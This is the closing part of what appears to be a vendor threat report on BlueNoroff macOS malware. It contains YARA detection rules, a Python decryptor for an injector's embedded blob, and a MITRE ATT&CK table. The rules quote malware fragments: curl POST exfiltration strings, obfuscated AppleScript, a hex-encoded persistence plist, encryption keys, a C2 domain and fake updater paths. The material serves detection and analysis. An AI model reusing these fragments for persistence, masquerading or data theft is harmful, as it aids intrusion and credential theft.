        uint32(0) == 0xcefaedfe or
        uint32(0) == 0xfeedfacf or
        uint32(0) == 0xcffaedfe or
        uint32(0) == 0xcafebabe or
        uint32(0) == 0xbebafeca) and
        (1 of ($unique_string*) or
        6 of ($common_string*) and 6 of ($function*))
}

rule apt_Bluenoroff_macOS_CryptoBot {
    meta:
        description = "Rule to detect CryptoBot stealer"
        author = "Kaspersky"
        copyright = "Kaspersky"
        distribution = "DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY MULTISCANNER OR
SHARE ON ANY THREAT INTEL PLATFORM"
        version = "1.0"
        last_modified = "2025-08-29"
    strings:
        $s1 = "crypto-bot/wallet.ExtractAddressInfosFromBinance"
        $s2 = "wallet.ExtractAddressInfosFromPhantom.Println.func1"
        $s3 = "productnews.online"
        $s4 = "main.writeCryptoCache"
        $s5 = "main_writeCryptoCache"
        $s6 = "main.postEncryptedData"
```

```
        $s7 = "main_postEncryptedData"
        $s8 = "f6102a492570dee84bbc9ebd8bd7bfab4e442eae3b416b1a"
    condition:
        (uint32(0) == 0xfeedface or
        uint32(0) == 0xcefaedfe or
        uint32(0) == 0xfeedfacf or
        uint32(0) == 0xcffaedfe or
        uint32(0) == 0xcafebabe or
        uint32(0) == 0xbebafeca) and
        3 of them
}

rule apt_Bluenoroff_macOS_SneakMain_Chain {
    meta:
        description = "Rule to detect all components of SneakMain chain"
        author = "Kaspersky"
        copyright = "Kaspersky"
        distribution = "DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY MULTISCANNER OR
SHARE ON ANY THREAT INTEL PLATFORM"
        version = "1.0"
        last_modified = "2025-08-29"
        hash = "1243968876262c3ad4250e1371447b23"
    strings:
        $rc4_key = "vnoknknklfewRFRewfjkdlIJDKJDF"
    condition:
        (uint32(0) == 0xfeedface or
        uint32(0) == 0xcefaedfe or
        uint32(0) == 0xfeedfacf or
        uint32(0) == 0xcffaedfe or
        uint32(0) == 0xcafebabe or
        uint32(0) == 0xbebafeca) and
        $rc4_key
}

rule apt_Bluenoroff_macOS_SneakMain_Rust {
    meta:
        description = "Rule to detect SneakMain written in Rust"
        author = "Kaspersky"
        copyright = "Kaspersky"
        distribution = "DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY MULTISCANNER OR
SHARE ON ANY THREAT INTEL PLATFORM"
        version = "1.0"
        last_modified = "2025-08-29"
        hash = "1243968876262c3ad4250e1371447b23"
    strings:
        $unique_string1 = "/Library/Scripts/Folder Actions/Check.plist"
        $common_string1 = "osascript"
        $common_string2 = "webt15run_applescript"
        $common_string3 = "webt9do_action"
        $common_string4 = "duration_since"
        $common_string5 = "RequestBuilder"
        $common_string6 = "spawn"
        $common_string7 = "processes"
        $uid = {
            C6 40 ?? 64
            66 C7 00 75 69
```

```
        }
        $mid = {
            C6 40 ?? 64
            66 C7 00 6D 69
        }
        $data = {C? 00 64 61 74 61}
    condition:
        (uint32(0) == 0xfeedface or
        uint32(0) == 0xcefaedfe or
        uint32(0) == 0xfeedfacf or
        uint32(0) == 0xcffaedfe or
        uint32(0) == 0xcafebabe or
        uint32(0) == 0xbebafeca) and
        (1 of ($unique_string*) or
        6 of ($common_string*) or
        ($uid and $mid and $data))
}

rule apt_Bluenoroff_macOS_SneakMain_Rust_Launcher {
    meta:
        description = "Rule to detect SneakMain Launcher"
        author = "Kaspersky"
        copyright = "Kaspersky"
        distribution = "DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY MULTISCANNER OR
SHARE ON ANY THREAT INTEL PLATFORM"
        version = "1.0"
        last_modified = "2025-08-29"
        hash = "6348b49f3499d760797247b94385fda3"
    strings:
        $common_string1 = "/Library/Graphics/helper"
        $common_string2 = "Command5spawn"
    condition:
        (uint32(0) == 0xfeedface or
        uint32(0) == 0xcefaedfe or
        uint32(0) == 0xfeedfacf or
        uint32(0) == 0xcffaedfe or
        uint32(0) == 0xcafebabe or
        uint32(0) == 0xbebafeca) and
        all of ($common_string*)
}

rule apt_Bluenoroff_macOS_SneakMain_Nim {
    meta:
        description = "Rule to detect SneakMain written in Nim"
        author = "Kaspersky"
        copyright = "Kaspersky"
        distribution = "DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY MULTISCANNER OR
SHARE ON ANY THREAT INTEL PLATFORM"
        version = "1.0"
        last_modified = "2025-08-29"
        hash = "17baae144d383e4dc32f1bf69700e587"
    strings:
        $common_string1 = "executeShell"
        $common_string2 = "/bin/bash"
        $common_string3 = "shellScript1"
        $common_string4 = "osacript"
```

```
        $common_string5 = "application/json"
        $common_string6 = "version"
        $common_string7 = "created"
        $common_string8 = "killed"
        $common_string9 = "config.nim"
        $common_string10 = "webclient.nim"
        $common_string11 = "posix_spawn"
    condition:
        (uint32(0) == 0xfeedface or
        uint32(0) == 0xcefaedfe or
        uint32(0) == 0xfeedfacf or
        uint32(0) == 0xcffaedfe or
        uint32(0) == 0xcafebabe or
        uint32(0) == 0xbebafeca) and
        9 of ($common_string*)
}

rule apt_Bluenoroff_macOS_DownTroy_V2_Chain {
    meta:
        description = "Rule to detect DownTroy v2 chain"
        author = "Kaspersky"
        copyright = "Kaspersky"
        distribution = "DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY MULTISCANNER OR
SHARE ON ANY THREAT INTEL PLATFORM"
        version = "1.0"
        last_modified = "2025-08-29"
        hash = "d63805e89053716b6ab93ce6decf8450"
    strings:
        $aes_key = "5B77F83ECEFA0E32BA922F61C9EFFF7F755BA51A010DB844CA7E8AD3DB28650A"
        $aes_iv = "2B499EB3865A7EF17264D15252B7F73E"
    condition:
        (uint32(0) == 0xfeedface or
        uint32(0) == 0xcefaedfe or
        uint32(0) == 0xfeedfacf or
        uint32(0) == 0xcffaedfe or
        uint32(0) == 0xcafebabe or
        uint32(0) == 0xbebafeca) and
        $aes_key and $aes_iv
}

rule apt_Bluenoroff_macOS_DownTroy_V2_Installer {
    meta:
        description = "Rule to detect Installer of DownTroy v2 chain"
        author = "Kaspersky"
        copyright = "Kaspersky"
        distribution = "DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY MULTISCANNER OR
SHARE ON ANY THREAT INTEL PLATFORM"
        version = "1.0"
        last_modified = "2025-08-29"
        hash = "f1d2af27b13cd3424556b18dfd3cf83f"
    strings:
        $unique_string1 = "user_startup_installer_arm64"
        $config1 = "/private/tmp/.config"
        $config2 = "/private/var/tmp/cfg"
        $common_string1 = "com.google.update.plist"
        $common_string2 = "CoreKitAgent"
```

```
        $common_string3 = "GoogIe LLC"
        $common_string4 = "@Library/LaunchAgents/"
        $common_string5 = "encryptString"
    condition:
        (uint32(0) == 0xfeedface or
        uint32(0) == 0xcefaedfe or
        uint32(0) == 0xfeedfacf or
        uint32(0) == 0xcffaedfe or
        uint32(0) == 0xcafebabe or
        uint32(0) == 0xbebafeca) and
        (1 of ($unique_string*) or
        (1 of ($config*) and 4 of ($common_string*)))
}

rule apt_Bluenoroff_macOS_DownTroy_V2_Dropper {
    meta:
        description = "Rule to detect Dropper of DownTroy v2 chain"
        author = "Kaspersky"
        copyright = "Kaspersky"
        distribution = "DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY MULTISCANNER OR
SHARE ON ANY THREAT INTEL PLATFORM"
        version = "1.0"
        last_modified = "2025-08-29"
        hash = "d63805e89053716b6ab93ce6decf8450"
    strings:
        $unique_string1 = "user_startup_main.nim"
        $unique_string2 = "user_startup_main_arm64.nim"
        $unique_string3 =
"3c3f786d6c2076657273696f6e3d22312e302220656e636f64696e673d225554462d38223f3e0a3c21444f43545
9504520706c697374205055424c494320222d2f2f4170706c652f2f44544420504c49535420312e302f2f454e222
022687474703a2f2f7777772e6170706c652e636f6d2f445444732f50726f70657274794c6973742d312e302e647
464223e0a3c706c69737420766572736696f6e3d22312e30223e0a202020203c646963743e0a20202020202020203
c6b65793e4c6162656c3c2f6b65793e0a20202020202020203c737472696e673e256c6162656c253c2f737472696
e673e0a202020202020203c6b65793e52756e41744c6f61643c2f6b65793e0a09202020203c747275652f3e0a2
020202020202020203c6b65793e4b656570416c6976653c2f6b65793e0a09202020203c747275652f3e0a202020202
02020203c6b65793e4c61756e63684f6e6c794f6e63653c2f6b65793e0a09202020203c747275652f3e0a2020202
0202020203c6b65793e456e7669726f6e6d656e74566172696162c65733c2f6b65793e0a2020202020202020202
020203c646963743e0a20202020202020202020202020202020203c6b65793e5345525645525f415554485f4b45593
c2f6b65793e0a20202020202020202020202020202020203c737472696e673e257365727665725f617574685f6b657
9253c2f737472696e673e0a20202020202020202020202020202020203c6b65793e434c49454e545f415554485f4b4
5593c2f6b65793e0a20202020202020202020202020202020203c737472696e673e25636c69656e745f617574685f6
b6579253c2f737472696e673e0a202020202020202020202020203c2f646963743e0a2020202020202020203c6b65793
e50726f6772616d3c2f6b65793e0a20202020202020203c737472696e673e2570726f6772616d253c2f737472696
e673e0a20202020202020203c6b65793e5374616e646172644572726f72506174683c2f6b65793e0a20200920202
0203c737472696e673e2f6465762f6e756c6c3c2f737472696e673e0a09202020203c6b65793e5374616e6461726
44f7574506174683c2f6b65793e0a202009202020203c737472696e673e2f6465762f6e756c6c3c2f737472696e6
73e0a202020203c2f646963743e0a3c2f706c6973743e"
        $common_string1_1 = "%mail_id%"
        $common_string1_2 = "osascript"
        $common_string1_3 = "%server_auth_key%"
        $common_string1_4 = "%client_auth_key%"
        $common_string1_5 = "%label%"
        $common_string1_6 = "%program%"
        $common_string1_7 = "writeFile"
        $common_string2_1 = "%mail_id%"
        $common_string2_2 = "osascript"
```

```
        $common_string2_3 = "@/.ses"
        $common_string2_4 = "decryptString"
        $common_string2_5 = "writeFile"
        $common_string2_6 = "readFile"
    condition:
        (uint32(0) == 0xfeedface or
        uint32(0) == 0xcefaedfe or
        uint32(0) == 0xfeedfacf or
        uint32(0) == 0xcffaedfe or
        uint32(0) == 0xcafebabe or
        uint32(0) == 0xbebafeca) and
        (1 of ($unique_string*) or
        all of ($common_string1*) or
        all of ($common_string2*))
}

rule apt_Bluenoroff_DownTroy_macOS_variant1 {
    meta:
        description = "Rule to detect DownTroy.macOS v1 variant1"
        author = "Kaspersky"
        copyright = "Kaspersky"
        distribution = "DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY MULTISCANNER OR
SHARE ON ANY THREAT INTEL PLATFORM"
        version = "1.0"
        last_modified = "2025-08-29"
        hash = "b78650b432523857decbe521ccf39969"
    strings:
        $s1 = "ps -axco comm"
        $s2 = "(do shell script \"date +%s\")"
        $s3 = "\"{\\\"uid\\\": \\\"%uid\\\", \\\"mid\\\": \\\"%mid\\\", \\\"data\\\":
\\\"%data\\\"}\""
        $s4 = "{\"Content-Type: application/json\"}"
        $s5 = "curl --no-buffer -X POST -H"
        $s6 = "run script"
    condition:
        filesize < 5KB and
        all of them
}

rule apt_Bluenoroff_DownTroy_macOS_variant2 {
    meta:
        description = "Rule to detect DownTroy.macOS v3 variant2"
        author = "Kaspersky"
        copyright = "Kaspersky"
        distribution = "DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY MULTISCANNER OR
SHARE ON ANY THREAT INTEL PLATFORM"
        version = "1.0"
        last_modified = "2025-08-29"
        hash = "e022a1f49f8ec0f2fc06e23387e1830c"
    strings:
        $s1 = "\"p\" & \"s\" & \" \" & \"-\" & \"a\" & \"x\" & \"c\" & \"o\" & \" \" & \"c\"
& \"o\" & \"m\" & \"m\""
        $s2 = "\"d\" & \"a\" & \"t\" & \"e\" & \" \" & \"+\" & \"%\" & \"s\""
        $s3 = "\"{\\\"uid\\\": \\\"%uid\\\", \\\"mid\\\": \\\"%mid\\\", \\\"data\\\":
\\\"%data\\\"}\""
        $s4 = "\"C\" & \"o\" & \"n\" & \"t\" & \"e\" & \"n\" & \"t\" & \"-\" & \"T\" & \"y\"
```

```
& \"p\" & \"e\" & \":\" & \" \" & \"a\" & \"p\" & \"p\" & \"l\" & \"i\" & \"c\" & \"a\" &
\"t\" & \"i\" & \"o\" & \"n\" & \"/\" & \"j\" & \"s\" & \"o\" & \"n\""
        $s5 = "\"c\" & \"u\" & \"r\" & \"l\" & \" \" & \"-\" & \"-\" & \"c\" & \"o\" & \"n\"
& \"n\" & \"e\" & \"c\" & \"t\" & \"-\" & \"t\" & \"i\" & \"m\" & \"e\" & \"o\" & \"u\" &
\"t\" &"
        $s6 = "run script"
    condition:
        filesize < 5KB and
        all of them
}

rule apt_Bluenoroff_macOS_SysPhon {
    meta:
        description = "Rule to detect SysPhon"
        author = "Kaspersky"
        copyright = "Kaspersky"
        distribution = "DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY MULTISCANNER OR
SHARE ON ANY THREAT INTEL PLATFORM"
        version = "1.0"
        last_modified = "2025-08-29"
        hash = "1653d75d579872fadec1f22cf7fee3c0"
    strings:
        $common_string1 = "cs%s%d" fullword
        $common_string2 = "/Users/Shared/.%s" fullword
        $common_string3 = "ci%s%s\n%s%s%s%s%s%s%s\n" fullword
        $common_string4 = "\"Install Succeeded\" /var/log/install.log | awk '{print $1,
$2}'"
        $common_string5 = "mozilla/4.0 (compatible; msie 8.0; windows nt 5.1; trident/4.0)"
    condition:
        (uint32(0) == 0xfeedface or
        uint32(0) == 0xcefaedfe or
        uint32(0) == 0xfeedfacf or
        uint32(0) == 0xcffaedfe or
        uint32(0) == 0xcafebabe or
        uint32(0) == 0xbebafeca) and
        4 of ($common_string*)
}

rule apt_Bluenoroff_macOS_SysPhon_Launcher {
    meta:
        description = "Rule to detect SysPhon Launcher"
        author = "Kaspersky"
        copyright = "Kaspersky"
        distribution = "DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY MULTISCANNER OR
SHARE ON ANY THREAT INTEL PLATFORM"
        version = "1.0"
        last_modified = "2025-08-29"
        hash = "73d26eb56e5a3426884733c104c3f625"
    strings:
        $common_string1 = "open -a \"" fullword
        $common_string2 = "sudo -u \"" fullword
        $common_string3 = /\/Library\/[A-Za-z]*\/com.apple.siri.updater\//
        $common_string4 = "/Users/Shared/.com.apple.siri.updater"
        $common_string5 = "/Library/Group Containers/com.apple.siri.updater"
    condition:
        (uint32(0) == 0xfeedface or
```

```
        uint32(0) == 0xcefaedfe or
        uint32(0) == 0xfeedfacf or
        uint32(0) == 0xcffaedfe or
        uint32(0) == 0xcafebabe or
        uint32(0) == 0xbebafeca) and
        4 of ($common_string*)
}

rule apt_Bluenoroff_macOS_SugarLoader {
    meta:
        description = "Rule to detect SugarLoader"
        author = "Kaspersky"
        copyright = "Kaspersky"
        distribution = "DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY MULTISCANNER OR
SHARE ON ANY THREAT INTEL PLATFORM"
        version = "1.0"
        last_modified = "2025-08-29"
        hash = "96086568b572e6a93859c4d6e34a1b6b"
    strings:
        $rc4_key_1 = {41 52 49 ba 8c 9a 34 9d 1f 14 aa e3 9c 41 80 f2 9b 4d 23 d2 4d 0b d2
4c 8b 54 24 08 48 c7 44 24 08 85 2e 37 2a ff 74 24 00 9d 48 8d 64 24 08 e8 2a bf d9 ff be b5
}
        $rc4_key_2 = {D9 F9 36 CE 62 8C 3E 5D 9B 36 95 69 4D 1C DE 79 E4 70 E9 38 06 4D 98
FB F4 EF 98 0A 55 58 D1 C9 0C 7E 65 0C 23 62 A2 1B 91 4A BD 17 3A BA 5C 0E 58 37 C4 7B 89 F7
4C 5B 23 A7 29 4C C1 CF D1 1B}
        $rc4_key_3 = {cb ce 2f 1d f2 a9 5b 0e fa d2 76 3b a5 d9 ee 52 ab 6f 62 e4 22 44 41
db f6 ae bd b3 ff dd b4 e2}
    condition:
        (uint32(0) == 0xfeedface or
        uint32(0) == 0xcefaedfe or
        uint32(0) == 0xfeedfacf or
        uint32(0) == 0xcffaedfe or
        uint32(0) == 0xcafebabe or
        uint32(0) == 0xbebafeca) and
        1 of them
}
```

## Appendix II – Addtional technical details

**Python script to decrypt an embedded data blob within GillyInjector**

```
import base64
from Crypto.Cipher import AES
from Crypto.Protocol.KDF import PBKDF2
from Crypto.Util.Padding import pad
from Crypto.Hash import SHA256

def custom_aes_stream_crypt(data: bytes, key: bytes) -> bytes:
    assert len(key) in (16, 24, 32), "AES key lengths are supported only in 16, 24, and 32
bytes."

    cipher = AES.new(key, AES.MODE_ECB)
    dataIn = bytearray(key)
    result = bytearray()

    for i in range(0, len(data), 16):
        keystream = cipher.encrypt(bytes(dataIn))  # wrapper_CCCrypt(dataIn, key)

        block = data[i:i+16]
        xorred = bytes(a ^ b for a, b in zip(block, keystream))
        result.extend(xorred)

        dataIn = bytearray(keystream)

    return bytes(result)

password = b"gift123$%^"         # password (bytes)
#password = b"xy@bomb#"

blob = "<input hard-coded encoded blob>"

salt = blob[:16]
decoded_salt = base64.b64decode(salt)
print ("[✔] Salt decoding complete →", decoded_salt.hex())
print ("[✔] Salt length →", len(decoded_salt))

cipher_data = blob[16:]
print ("[✔] Cipher extraction complete →", cipher_data[:64])
print ("[✔] Cipher length →", len(cipher_data))
decoded_cipher_data = base64.b64decode(cipher_data)
decoded_cipher_data = pad(decoded_cipher_data, AES.block_size)  # padding

iterations = 10000
iv = b"\x00" * 16

# Use the full salt for PBKDF2 (16 bytes)
key = PBKDF2(password, decoded_salt, dkLen=32, count=iterations, hmac_hash_module=SHA256)
print ("[✔] Key derivation complete →", key.hex())
print ("[✔] Ket length →", len(key))

decrypted = custom_aes_stream_crypt(decoded_cipher_data, key)
print("Decrypted:", decrypted)
```

```
decrypted_data = decrypted

with open("decrypted_output.bin", "wb") as f:
   f.write(decrypted_data)
   print("[✔] Decryption complete → decrypted_output.bin")
```

## Appendix III – MITRE ATT&ACK Mapping

This table contains all the TTPs identified in the analysis of the activity described in this report.

| Tactic | Technique | Technique Name |
|---|---|---|
| **Resource Development** | **T1583.001** | **Acquire Infrastructure: Domains**<br>Fake Zoom-themed domains. |
| | **T1583.001** | **Acquire Infrastructure: VPS**<br>Acquire VPS for C2s. |
| | **T1586.001** | **Compromise Accounts: Social Media Accounts**<br>Compromise LinkedIn and Telegram of Startup Entrepreneurs to Lure Out Victims. |
| **Initial Access** | **T1566.002** | **Phishing: Spearphishing Link**<br>Fake Zoom meeting links delivered via Telegram, Calendly, or cloned Zoom websites. |
| | **T1189** | **Drive-by Compromise**<br>Victims redirected to fake Zoom help/support pages prompting one-liner AppleScript execution. |
| **Execution** | **T1059.002** | **Command and Scripting Interpreter: AppleScript**<br>Malicious AppleScript disguised as Zoom SDK update, executed via osascript. |
| | **T1059.004** | **Command and Scripting Interpreter: Unix Shell**<br>AppleScript calls curl/zsh to fetch and execute further payloads. |
| | **T1569.002** | **System Services: Service Execution**<br>LaunchAgents/LaunchDaemons plists used to run loaders/injectors (RooTroy, SneakMain). |
| **Persistence** | **T1543.001** | **Create or Modify System Process: Launch Agent/Daemon**<br>Fake plists in `~/Library/LaunchAgents` or `/Library/LaunchDaemons`. |
| | **T1547.009** | **Boot or Logon Autostart Execution: Launch Agent**<br>Auto-start plists disguised as Safari/Google update services. |
| **Privilege Escalation** | **T1548.004** | **Abuse Elevation Control Mechanism: sudo**<br>Captured password used with `sudo -S` via icloud_helper or verified via Open Directory to escalate privileges.via Zoomclutch. |
| | **T1548.007** | **Abuse Elevation Control Mechanism: TCC Manipulation**<br>Downloader script performs TCC bypass for the `~/Library/Google/Chrome Update` binary. |
| **Defense Evasion** | **T1070.003** | **Indicator Removal: Clear Command History**<br>Deletes `~/.zsh_history`, `~/.bash_history`, and `sessions` to hide execution. |
| | **T1036.004** | **Masquerading: Masquerade Task/Service**<br>ZoomClutch disguises as Zoom.app, RooTroy fakes bundle IDs. |
| | **T1620** | **Reflective Code Loading**<br>Nimcore loaders and injector load payloads reflectively into memory. |
| | **T1055.012** | **Process Injection: Task Injection** |

| Tactic | Technique | Technique Name |
|---|---|---|
| | | Gillyinjector injects into benign apps using `task_for_pid()`. |
| **Credential Access** | **T1556.000** | **Input Capture**<br>ZoomClutch fake prompt captures passwords via UI phishing. |
| | **T1003.004** | **OS Credential Dumping: macOS Keychain**<br>SilentSiphon stealer modules copy System.keychain and login.keychain-db. |
| **Discovery** | **T1082** | **System Information Discovery**<br>SysPhon executes `sw_vers`, `sysctl`, `ps aux`. |
| | **T1007** | **System Service Discovery**<br>Process/service enumeration via ps/sysctl. |
| **Collection** | **T1557.001** | **Input Capture: Keylogging**<br>TripleWatch keylogger intercepts keystrokes via CGEventTapCreate. |
| | **T1056.001** | **Input Capture: GUI Input Capture**<br>Input Capture: GUI Input Capture. |
| | **T1114.001** | **Email Collection: Local Email Client**<br>Telegram & Slack stealer modules collect messages & session tokens. |
| | **T1560** | **Archive Collected Data**<br>Stealers compress data via `ditto -ck` before exfiltration. |
| **Command & Control** | **T1071.001** | **Application Layer Protocol: Web Protocols**<br>Payloads fetched/exfiltrated via HTTP POST (curl). |
| | **T1132.001** | **Data Encoding: Standard Encoding**<br>Use of base64 in headers and payload configs. |
| | **T1573.001** | **Encrypted Channel: Symmetric**<br>AES/RC4 used in configs; Nim loaders with AES. |
| **Exfiltration** | **T1041** | **Exfiltration Over C2 Channel**<br>Stolen data sent via curl to C2 domains. |